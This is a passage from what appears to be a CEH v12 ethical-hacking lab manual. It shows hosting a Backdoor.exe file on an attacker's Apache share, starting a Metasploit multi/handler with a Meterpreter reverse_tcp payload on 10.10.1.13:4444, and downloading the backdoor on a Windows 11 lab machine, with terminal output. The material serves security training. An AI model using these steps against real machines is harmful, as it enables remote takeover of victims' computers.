
11. In the previous lab, we created a directory or shared folder (**share**) at the location (**/var/www/html**) and with the required access permission. We will use the same directory or shared folder (**share**) to share **Backdoor.exe** with the victim machine.

    Note: If you want to create a new directory to share the **Backdoor.exe** file with the target machine and provide the permissions, use the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

12. Type **cp /home/attacker/Desktop/Backdoor.exe /var/www/html/share/** and press **Enter** to copy the file to the share folder.

13. To share the file, you need to start the Apache server. Type the command **service apache2 start** and press **Enter**.



14. Now, type the command **msfconsole** and press **Enter** to launch Metasploit.

15. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside of the framework.

16. Now, issue the following commands in msfconsole:

    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.1.13** and press **Enter**
    - Type **show options** and press **Enter**; this lets you know the listening port

```
Applications  Places  System                                   Tue Apr 5, 05:24
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
Menu  msfconsole - Parrot Ter...  [Desktop]
```


17. To start the handler, type **exploit -j -z** and press **Enter**.

```
Applications  Places  System                                   Tue Apr 5, 05:24
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) >
Menu  msfconsole - Parrot Ter...  [Desktop]
```

18. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.

19. Open any web browser (here, **Mozilla Firefox**). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.


20. Click **Backdoor.exe** to download the file.



